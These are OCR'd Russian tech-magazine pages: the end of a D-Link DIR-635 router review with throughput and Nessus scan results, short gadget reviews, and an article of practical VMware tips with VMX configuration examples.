приоритетного трафика на роутер в автоматическом режиме или задать правила по следующим критериям: протокол, IP-адрес(а) источника, порт/диапазон портов источника, IP-адрес(а) назначения, порт/диапазон портов назначения. Настройки фильтрации трафика довольно стандартны. Доступно блокирование запросов с внутренних компьютеров по IP или MAC-адресу, фильтрация обращений к определенным URL, а также запрет трафика извне по диапазону IP.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального и минимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX).
2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.
3. Для оценки скорости Wi-Fi мы использовали USB адаптер D-Link DWA-142. Измерения проводились в типичной квартире из трех точек, находящихся на разном удалении от роутера. В первом случае удаление не превышало одного метра и, как следует, измерялась максимальная скорость передачи данных. Во втором случае ноутбук с Wi-Fi адаптером находился на расстоянии 10 метров от точки доступа по диагонали за стеной. В третьем случае удаление от точки доступа составляло 20 метров. При этом она располагалась за двумя стенками, одна из которых была капитальной. Во всех случаях использовалась шифрация трафика WPA-PSK с ключом TKIP.
4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

РЕЗУЛЬТАТЫ ТЕСТОВ


Использование достаточно мощного процессора позволяет роутеру практически без скоростных потерь обрабатывать 100-мегабитный поток данных. Пропускная способность NAT в направлении WAN → LAN составляет 88,8 Мбит/сек, в обратном — 88,9 Мбит/сек, при передаче в обе стороны одновременно — 115,6 Мбит/сек.

Пропускная способность PPTP-туннеля сравнительно высока. В направлении LAN → WAN она составляет 56,1 Мбит/сек, WAN → LAN — 54,4 Мбит/сек, при полном дуплексе — 60,7 Мбит/сек.


Скоростные показатели Wi-Fi достаточно скромны для Draft N роутера. На минимальном расстоянии при одновременной передаче между точкой доступа и USB-адаптером (FDX) скорость составляет 37,92 Мбит/сек. При передаче только с точки доступа (AP-PC) — 39,55 Мбит/сек, только с USB-карты (PC-AP) — 35,66 Мбит/сек. При удалении на 10 метров скорость немного снижается. В режиме FDX мы имеем 35,63 Мбит/сек, AP-PC — 35,27 Мбит/сек, PC-AP — 34,43 Мбит/сек. На максимальном расстоянии скорость снижается более заметно, однако прием остается достаточно уверенным. При двухсторонней передаче (FDX) получаем 23,44 Мбит/сек, AP-PC — 25,4 Мбит/сек, PC-AP — 23,19 Мбит/сек.

Ради эксперимента мы также попробовали протестировать DIR-635 совместно с PCMCIA-адаптером ASUS WL-160W и USB-адаптером ASUS WL-100W (оба также построены на Draft N чипах). Результаты оказались примерно на том же уровне, что и при использовании «родного» адаптера.


Сканирование в Tenable Nessus не выявило у роутера ни одной уязвимости, что говорит о его достаточно хорошей защищенности.



Скорость Wi-Fi на минимальном расстоянии при передаче пакетов минимального размера



На графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)



Скорость Wi-Fi на минимальном расстоянии при передаче пакетов максимального размера

ВЫВОДЫ

По сути, D-Link DIR-635 — это промежуточное решение между Draft 1.0 роутером D-Link DIR-625 и Draft 2.0 линейкой Xtreme N. Маршрутизатор показал довольно высокую производительность интернет-соединения как в режиме NAT, так и при использовании туннеля PPTP. Встроенная точка доступа Wi-Fi демонстрирует неплохие, но не рекордные показатели и, как показала практика, совместима в режиме Draft N с некоторыми адаптерами сторонних производителей. Из недостатков продукта можно отметить отсутствие функции статической маршрутизации и сравнительно высокую цену. Итак, мы продолжаем следить за гонкой беспроводных технологий, и на подходе новейшие модели Draft 2.0 N Wi-Fi роутеров. Оставайся на связи!

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ D-LINK.

4 девайса



Ritmix RH-121

«Капельки» глубокой посадки

$10

Технические характеристики:

Тип: **вкладыши с закрытым типом оформления**
Диаметр мембраны: **13,5 мм**
Импеданс: **16 Ом**
Чувствительность: **114 дБ**
Частотная характеристика: **10-20000 Гц**
Штепсель: **3,5 мм, позолоченный**
Кабель: **1,2 м**



1. Достаточно удобная конструкция позволяет без труда комфортно разместить наушники в ушной раковине.
2. Глубокая посадка обеспечивает хорошую звукоизоляцию, поэтому прослушивание даже в шумной обстановке можно осуществлять на небольшой громкости.
3. Запас по подводимой мощности велик, что позволяет использовать наушники не только с портативными плеерами, но и с другой аудиотехникой.
4. Наибольший акцент в звучании делается на верхний диапазон низких частот. Это добавляет динамичности звуку в играх и фильмах со спецэффектами.
5. В наличии имеются модели четырех разных цветов: белые, синие, красные и черные.
6. Достаточно низкая цена позволяет рассматривать эти наушники как бюджетный вариант для тех, кто не гонится за аудиофильским портативным качеством звука.



1. При долгом прослушивании (более 2 часов) уши ощутимо устают, что, по правде говоря, является проблемой всех подобных вставных наушников.
2. Верхним частотам не хватает прозрачности и воздушности. Музыка в этих наушниках звучит довольно скованно, а прослушивание оставляет двоякое впечатление.



Qumo Fit

Аудио, видео и фото в одном флаконе

$110 за 2 Гб

Технические характеристики:

Емкость: **2, 4 Гб**
Воспроизведение файлов: **MP3/WMA/ASF/OGG**
Воспроизведение видео- и фотофайлов: **AMV, WMV, DivX (MPEG4), JPG, BMP**
Экран: **2-дюймовый 160x128 ЖК (260 тысяч цветов)**
Дополнительно: **поддержка форматов MPEG4, DAT, ASF, WMV через транскодер**



1. Стильный плеер. Он ориентирован на людей, ведущих активный образ жизни.
2. Чтобы во время твоих утренних пробежек случайно не переключались песни, имеется блокировка кнопок.
3. Объем встроенной памяти варьируется от 2 до 4 Гб, чего вполне достаточно для размещения неплохой коллекции музыки.
4. Встроенный FM-приемник обладает хорошей чувствительностью.
5. Плеер поддерживает воспроизведение видео и фотографий, но перед закачкой видео необходимо пережать.
6. В поставку входят добротные наушники. Учитывая достаточную громкость плеера, можно рассчитывать на возможность прослушивания музыки даже в метро.




1. Нестандартный разъем для подключения кабеля может обернуться проблемой при случайной потере провода, идущего в комплекте.
2. При просмотре видео на маленьком экране быстро устают глаза.












Технические характеристики:
Подключение к ПК: **USB или PS/2**
Интерфейс: **27 МГц**
Дополнительно: **подставка для запястий, быстрые клавиши, регулятор громкости, колесо прокрутки**
Зарядное устройство: **есть, одновременно подставка для мыши**



1. Этот беспроводный комплект выкрашен в серебряный и черный цвета, что является беспроигрышным сочетанием для стильных девайсов.
2. Учитывая обтекаемые формы корпусов клавиатуры и мыши, а также их тонкость, можно утверждать, что никакой интерьер они не испортят.
3. Во многом это достигается и благодаря отсутствию проводов. Беспроводной радиоинтерфейс 27 МГц хорошо справляется со своей работой.
4. База служит одновременно и передатчиком, и зарядкой для мыши. Связь с ПК осуществляется с помощью интерфейса USB или PS/2.
5. Клавиатура имеет стандартную раскладку, вращающийся регулятор громкости и дополнительное колесико прокрутки.
6. Множество дополнительных клавиш сгруппировано по функциональной принадлежности.
7. Также на клавиатуре находится индикатор заряда батарей. Очень удобно, клавиатура не перестанет работать в самый неожиданный момент.
8. Есть подставка для запястий, которая спасет твои руки от туннельного синдрома.
9. Мышь удобно лежит в руке, имеет две кнопки, пару дополнительных клавиш и колесико прокрутки.



1. К недостаткам следует отнести слишком трескучие клавиши. Возможно, людей, которые много печатают, это будет раздражать.





Технические характеристики:
Язык: **русский/английский**
Цвет: **черно-серебристый**
Интерфейс: **PS/2**
Клавиши: **104 штуки**
Мультимедийные кнопки: **14 штук**
Размеры клавиатуры: **440x170x17 мм**
Размеры мыши: **112x65x30 мм**
Мышь: **800 dpi**
Поддержка ОС: **Windows 2000/Me/XP**



1. Весь комплект имеет очень стильный дизайн. Он прекрасно подойдет для использования в офисе.
2. Клавиатура компактна. Это позволит сэкономить место на рабочем столе.
3. Звук клика приглушен, но при этом клик хорошо ощущается.
4. Мультимейдийные клавиши расположены удачно: если случайно заденешь, большого вреда это не причинит.
5. Мышка удобно лежит в руке. Колесико прорезинено и не прокручивает лишние обороты.
6. Батареек в клавиатуре хватает на 3-4 месяца. Тебе не придется бегать за ними каждую неделю. Однако лучше всегда иметь комплект про запас.
7. Максимальный радиус использования комплекта — 3-4 метра. Прощайте, вечно путающиеся провода.



1. Нет подставки под запястье.
2. Батарейки в мышке быстро садятся.
3. Мышку можно использовать только на ковриках и матовых поверхностях.
4. Кнопка Delete маловата, можно случайно промахнуться.
5. Отклик клавиатуры иногда запаздывает. Обычно это связано с появлением внешних помех, например, от сотового телефона.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИИ MERLION (Т.(495) 739-0959, WWW.MERLION.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ RITMIX, QUMO И LABTEC.



СТЕПАН «STEP» ИЛЬИН
STEP@GAMELAND.RU
ИГОРЬ ВАСЮНКИН

Не VMware единой

Tip'n'tricks по виртуальным машинам

О ТОМ, ЧТО ТАКОЕ ВИРТУАЛЬНАЯ МАШИНА, ЗНАЕТ ПРАКТИЧЕСКИ КАЖДЫЙ. ПОЧТИ ВСЕ ПРОБОВАЛИ ЕЕ В ДЕЙСТВИИ. ПОЛОВИНА ИСПОЛЬЗУЕТ ЕЕ КАЖДЫЙ ДЕНЬ. НО ОЧЕНЬ МАЛО ЛЮДЕЙ ЗНАЮТ ОБО ВСЕХ ТОНКОСТЯХ И ВОЗМОЖНОСТЯХ СОВРЕМЕННЫХ ПРОДУКТОВ ВИРТУАЛИЗАЦИИ, ПОТОМУ КАК ВИРТУАЛИЗАЦИЯ — ЭТО НЕ ПРОСТО ОДНА ТОЛЬКО VMWARE, ЭТО МАССА ПРОДУКТОВ, КАЖДЫЙ ИЗ КОТОРЫХ ИМЕЕТ СВОЕ ПРЕДНАЗНАЧЕНИЕ И ОСОБЕННОСТИ. ПРЕДЛАГАЮ ВНЕСТИ ЯСНОСТЬ И РАЗОБРАТЬ ПАРУ ПОЛЕЗНЫХ ПРИЕМОВ, КОТОРЫЕ ПРИГОДЯТСЯ ТЕБЕ В ПОГОНЕ ЗА ВИРТУАЛИЗАЦИЕЙ.

TRICK #1. РЕАЛЬНАЯ СИСТЕМА ПОД ВИРТУАЛКОЙ


Поставить гостевую ОС под виртуальной машиной в принципе не проблема. Но настраивать все заново, инсталлировать софт, обустраивать все под себя — это кропотливая работа и трата времени. Во многих случаях можно поступить проще и перенести свою реальную систему на виртуальную платформу. Для этого существуют так называемые средства миграции с физических серверов на виртуальные (P2V — Physical to Virtual). Компания VMware предлагает использовать для этих целей продукт VMware Converter (www.vmware.com), однако ты можешь воспользоваться и решениями других производителей. На сайте доступна триальная версия, которой, впрочем, реально пользоваться и без лицензии в режиме Starter Mode, по крайней мере на первый порах.

Процесс миграции осуществляется с помощью специального мастера, который задаст тебе ряд вопросов об установленной системе и параметрах ее виртуальной версии. Описывать в деталях эту процедуры не имеет смысла, потому как здесь все предельно понятно. Единственный нюанс — это расположение файлов виртуальной машины. Можно использовать локальный каталог, но VMware Converter начнет ругаться, если путь назначения будет принадлежать конвертируемой системе. Хорошая идея — указать здесь какой-нибудь сетевой диск, хотя подойдет и просто дополнительный винчестер. В любом случае на выходе ты получишь несколько файлов виртуальной машины, которую можешь запустить на VMware Workstation, Server и других продуктах этой компании.


P2V-решение от VMware — это, безусловно, очень хороший, удобный и простой в использовании продукт, но, возможно, тебе захочется попробовать и другие подобные утилиты: Leostream (www.leostream.com), PlateSpin (www.platespin.com), Virtuozzo (www.swsoft.com/en/products/virtuozzo).

TRICK #2. VMX-ФАЙЛЫ

Мы все привыкли, что новую виртуальной машину мы всегда создаем с помощью удобного мастера-конфигуратора, а все ее параметры в ходе



Процесс миграции реальной ОС в виртуальную: осталось 68%



Мониторинг многочисленных серверов с помощью Virtual Server

работы можем поменять через GUI'вые окошки. Это наиболее простой и удобный, но сильно ограниченный вариант управления виртуальной машиной. На самом деле все параметры хранятся в текстовом конфиг-файле, а мастер лишь помогает его заполнять. И если через конфигуратор мы можем изменить лишь несколько основных опций, то, поправив конфиг вручную, мы можем изменить все что угодно! Конфиг-файлы имеют расширение vmx и выглядят примерно следующим образом:

```
config.version = "8"
virtualHW.version = "6"
guestOS = "winxppro"
```

Это самый простой конфиг. Первые две строчки указывают на то, что работа будет осуществляться под управлением VMware 6.x, последняя строчка обозначает гостевую операционную систему (Windows XP Professional). Поскольку мы не задавали никаких параметров по аппаратной части виртуальной машины, они будут выбраны по умолчанию: это будет однопроцессорная система с 32 Мб оперативной памяти. Предлагаю добавить в виртуальный компьютер сетевую карту и связать ее с реальным адаптером в компьютере.

```
ethernet0.present= "true"
ethernet0.startConnected = "true"
ethernet0.virtualDev = "e1000"
ethernet0.connectionType = "bridged"
```

Первая и вторая строка указывают, что сетевой адаптер включен и запускается вместе с системой автоматически. Как видишь, параметры задаются для сетевого адаптера ethernet0, в системе их может быть несколько. С помощью параметра virtualDev мы выбрали чипсет Intel E1000, а посредством connectionType указали на то, что сетевая карта должна работать в режиме bridge (работа через физическую сетевушку в системе).

Подробнее обо всех остальных параметрах виртуальной системы можно прочитать в мануалах (ищи ссылки в боковых выносах). Однако можно пойти другим путем и воспользоваться альтернативными конфигураторами. Существуют как онлайновые (VMBuilder, http://dcgrendel.thewaffleiron.net/vmbuilder), так и оффлайновые утилиты (VMBuilder, http://petruska.stardock.net/Software/VMware.html; EasyVMX www.easyvmx.com).

TRICK #3. ЗАПУСКАЕМ LIVECD НА VMWARE

За примером бессилия стандартного конфигуратора виртуальных машин далеко ходить не надо. Если ты попытаешься запустить на виртуальной машине какой-нибудь LiveCD-дистрибутив (к счастью, на нашем прошлом диске их было сразу 4), то серьезно обломаешься, потому как задать опцию «Загрузиться с диска» через конфигуратор нельзя. Вот как раз в таком случае мы и воспользуемся следующим VMX-файлом:


```
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "256"
ide1:0.present = "TRUE"
ide1:0.fileName = "livecd.iso"
ide1:0.deviceType = "cdrom-image"
floppy0.present = "FALSE"
ethernet0.present = "TRUE"
usb.present = "TRUE"
sound.present = "TRUE"
sound.virtualDev = "es1371"
displayName = "LiveCD"
guestOS = "otherlinux"
nvram = "otherlinux.nvram"
workingDir = "."
```



links

www.thg.ru/cpu/20060108/print.html — производительность серверов AMD и Intel в условиях виртуализации VMware ESX Server.

www.sanbarrow.com — сайт с мануалами по vmx файлам.




dvd

Специально для тебя на диске мы выложили дистрибутивы популярных продуктов виртуализации.

«ЕСЛИ ТЫ ПОПЫТАЕШЬСЯ ЗАПУСТИТЬ НА ВИРТУАЛЬНОЙ МАШИНЕ КАКОЙ-НИБУДЬ LIVECD-ДИСТРИБУТИВ, ТО СЕРЬЕЗНО ОБЛОМАЕШЬСЯ, ПОТОМУ КАК ЗАДАТЬ ОПЦИЮ «ЗАГРУЗИТЬСЯ С ДИСКА» ЧЕРЕЗ КОНФИГУРАТОР НЕЛЬЗЯ»

VMware Workstation: с этой штукой можно творить чудеса



Правим VMX-файл вручную

Нужно только поправить параметр ide1:0.fileName, где вместо livecd.iso указать имя ISO-файла с дистрибутивом. Само собой, ISO'шку необходимо положить в каталоге рядом с конфигом. Все, теперь можно запускать виртуальную машину, дважды кликнув по VMX-файлу, либо через меню «VMware Workstation/Player: File → Open».

Для лучшей производительности и совместимости рекомендую поиграться с параметром guestOS, изменив его значение с otherlinux (обычный Linux-дистрибутив) в зависимости от платформы, на которой построен LiveCD:

- Windows Server 2003 Standard Edition — «winnetstandard»
- Windows XP Professional — «winxppro»
- Red Hat Linux (generic) — «redhat»
- SuSE Linux (generic) — «suse»
- Netware 6 — «netware6»
- Solaris 10 (experimental) — «solaris10»
- FreeBSD (generic) — «freebsd»

TRICK #4. НЕ VMWARE ЕДИНОЙ!

Одно дело — поднять под виртуалкой одну систему. Даже две гостевые ОС — это еще куда ни шло, хотя производительности уже явно не хватает. Но если речь идет о десятке виртуальных машин или, что скорее, серверов, объединенных в единую сеть со сложной инфраструктурой, то никакие VMware Workstation и другие привычные нам продукты не катят. Слишком сложная задача, для которой у них, честно говоря, кишка тонка, чего не скажешь о серьезном продукте VMware ESX Server.

Это тоже система виртуализации, но работает она совсем по-другому. Главное отличие от других систем — установка на компьютер вместо ОС (используется специализированное ядро VMKernel и модифицированная версия Linux в качестве консольной ОС), что позволяет значительно повысить быстродействие. Поэтому процесс установки у нее сильно отличается от такового у обычного приложения. Впрочем, ничего сложного в ней нет: она выполняется с помощью специального графического интерфейса, подобного тем, что поставляются с современными дистрибутивами пингвина (что неудивительно, поскольку ESX построен на базе RedHat). На хорошем оборудовании вся процедура едва ли займет больше часа.


Теперь можно создавать виртуальные машины, налаживать инфраструктуру... Стоп. Какую инфраструктуру? Сейчас объясню. Ключевыми понятиями виртуальной инфраструктуры являются: физический адаптер (NIC), виртуальный адаптер (vNIC), виртуальный коммутатор (vSwitch) и виртуальная сеть (vLAN). Из всего этого можно слепить сеть любой сложности. Далее ее работа тестируется в полевых условиях, проверяется состоятельность и оценивается отказоустойчивость. VMware ESX Server позволяет создавать для виртуальной машины до четырех виртуальных сетевых адаптеров, каждый из которых может быть привязан к виртуальной сети, создаваемой в свою очередь на виртуальных коммутаторах. Если виртуальный коммутатор подключен к физическому сетевому адаптеру, то виртуальные машины через него смогут видеть внешнюю по отношению к ESX сеть.


Для управления ESX-сервером и создания первых виртуальных машин используется VMware Infrastructure Client, который можно скачать по такому адресу: https://<имя вашего ESX>. Еще одно средство управления ESX-серверами, создания и настройки виртуальных машин и инфраструктуры называется Virtual Center. Подробно рассказывать об установке и настройке чего-либо мы сегодня не будем, для этого потребовалась бы отдельная статья. Тем более что попробовать ESX можно и без нашей помощи. Но хочу обратить твое внимание на то, что ESX — это продукт профессиональный, который сейчас быстрыми темпами набирает популярность. За счет виртуализации на одном физическом сервере можно поднять несколько виртуальных, у каждого из которых будет свое предназначение. Продуманные алгоритмы виртуализации и мощное многопроцессорное железо позволяют им не терять в производительности, и при этом, вместо кучи железа, которое нужно обслуживать, будет стоять всего один физический сервер. Чуешь выгоду?

TRICK #5. LIVE VMWARE: ЛЮБАЯ ОС ДАЖЕ НА ЧУЖОМ КОМПЬЮТЕРЕ

То, что позволяют системы виртуализации, — это уже очень здорово. Но виртуализацию можно использовать не только для проектирования и тестирования локальной сети, изучения новых ОС или отладки программ. Ее можно заюзать, например, для того, чтобы работать в привычном

«ИНТЕРЕСНО, ЧТО СВОИМ ПРОГРАММИСТАМ КОМПАНИЯ VMWARE ПЛАТИТ $130–150 ТЫСЯЧ В ГОД, ПЛЮС МНОГОЧИСЛЕННЫЕ БОНУСЫ. СТОЛЬ ВЫСОКИЕ КОМПЕНСАЦИИ ПРОГРАММИСТАМ ЕСТЬ ЕЩЕ ТОЛЬКО В GOOGLE»


Удобный инструмент для создания VMX-конфигов



Установщик ESX Server похож на те, что используются в современных Linux-системах

окружении на совершенно чужом компьютере. Там, где уже миллион лет не переставлялась Винда и работать на ней невозможно, где стоит какой-нибудь замученный Линукс или, например, вообще нет ОС.
Ты можешь записать VMware и файлы виртуальной машины на LiveCD или даже на флешку, брать ее собой и везде, где бы ты ни был, работать в привычном окружении. Здорово? Еще бы, но только здесь, как и везде, есть свои тонкости и нюансы. Многое, к счастью, уже продумано за нас, поэтому на просторах Сети зарыт один замечательный инструмент, который называется Moa (www.sanbarrow.com). Утилита совсем небольшая, слегка мудреная, и, наверное, поэтому она до сих пор не имеет широкого распространения, несмотря на то что предоставляет просто поразительные возможности. По сути, это всего лишь плагин к известной программе Barts Pebuilder (www.nu2.nu/pebuilder), позволяющей создавать LiveCD или загрузочную флешку с Windows на борту (напомню, что в материале «Дайте две» мы рассказывали тебе о том, как создать загрузочную флешку одновременно с Виндой и никсами).
Размесить VMware и заставить ее работать в LiveCD-окружении очень сложно, поэтому без Moa тут не обойтись. Нам потребуется дистрибутив Windows 2003 с интегрированным ServicePack 1 и VMware Workstation версии 5.5.*. Вот краткая инструкция:
1. Скачай свежую версию PE Builder.
2. Распакуй файлы дистрибутива на NTFS.
3. Переименуй каталог с оригинальными плагинами в plugin-org.
4. Сделай то же самое с каталогом драйверов, новое имя — drivers-org.
5. Распакуй архив с Moa — moa21.zip — в директорию PE Builder.
6. Скопируй файлы VMware в папку plugin\ws552 — они будут на нашем DVD.
7. Запускай PE Builder. Когда появится окошко, предлагающее искать файлы с дистрибутивом Винды, отказывайся. А в следующем окне в поле Source укажи их вручную.
8. Создай ISO и запиши ее на диск.

TRICK #6. ДОСТУП К ВИРТУАЛЬНОМУ ДИСКУ

Мало кто знает, что неиспользуемый виртуальный диск можно примонтировать к системе и легко обращаться к нему, без проблем копируя оттуда и туда нужные файлы. Для этого в состав продуктов VMware входит специальная утилита — DiskMount. Эта очень небольшая программа, которая запускается через консоль по команде vmware-mount и работает аналогично команде subst в Windows. Единственное условие в том, чтобы виртуальный диск в этот момент не использовался виртуальной машиной. Тогда подключить его возможно одной командой:

```
vmware-mount h: "C:\My Virtual Machines\w2003std.
vmdk"
```


Программу можно запускать с различными ключами, но чтобы каждый раз не залезать в консоль для того, чтобы примонтировать/размонтировать нужный диск, я рекомендую тебе специально написанную графическую оболочку — VMware DiskMount GUI (http://petruska.stardock.net/Software/VMware.html).

За что отвечают файлы виртуальной машины

При создании любой виртуальной машины создается отнюдь не один файл, а несколько. Расскажу лишь об основных типах файлов, используемых гостевыми ОС.
• .vmx — главный конфигурационный файл;
• .vmdk — описание параметров виртуального диска;
• .nvram — постоянная память RAM: содержит текущие настройки виртуальной BIOS;
• .vmem — файл подкачки виртуальной машины;
• .vmsn — содержит текущие данные snapshot'а, nvram и копию VMX-файла;
• .vmsd — параметры текущего snapshot'а;
• .vmss — содержит RAM приостановленной (suspended) виртуальной машины.

Сеть под VMware

Во время создания виртуальной машины мастер запрашивает параметры для виртуального сетевого адаптера. Всего 4 варианта, вот они вместе с поясняющими описаниями:
Use bridged networking — виртуальная машина имеет полный доступ в локальную сеть, к которой подключен основной компьютер. При этом у нее есть собственный IP-адрес, поэтому она работает наравне со всеми остальными компьютерами в сети.
Use NAT — гостевая ось в этом случае спрятана за NAT-сервисом, который организован на основной машине. Она может обращаться к любому узлу локальной сети, однако удаленный узел не может инициировать подключение к ней (так как она не имеет собственного IP).
Use host-only networking — в этом случае будет использоваться виртуальная сеть с основным компьютером. Возможности доступа во внешнюю локальную сеть отсутствуют.
Do not use network — сеть использоваться не будет.

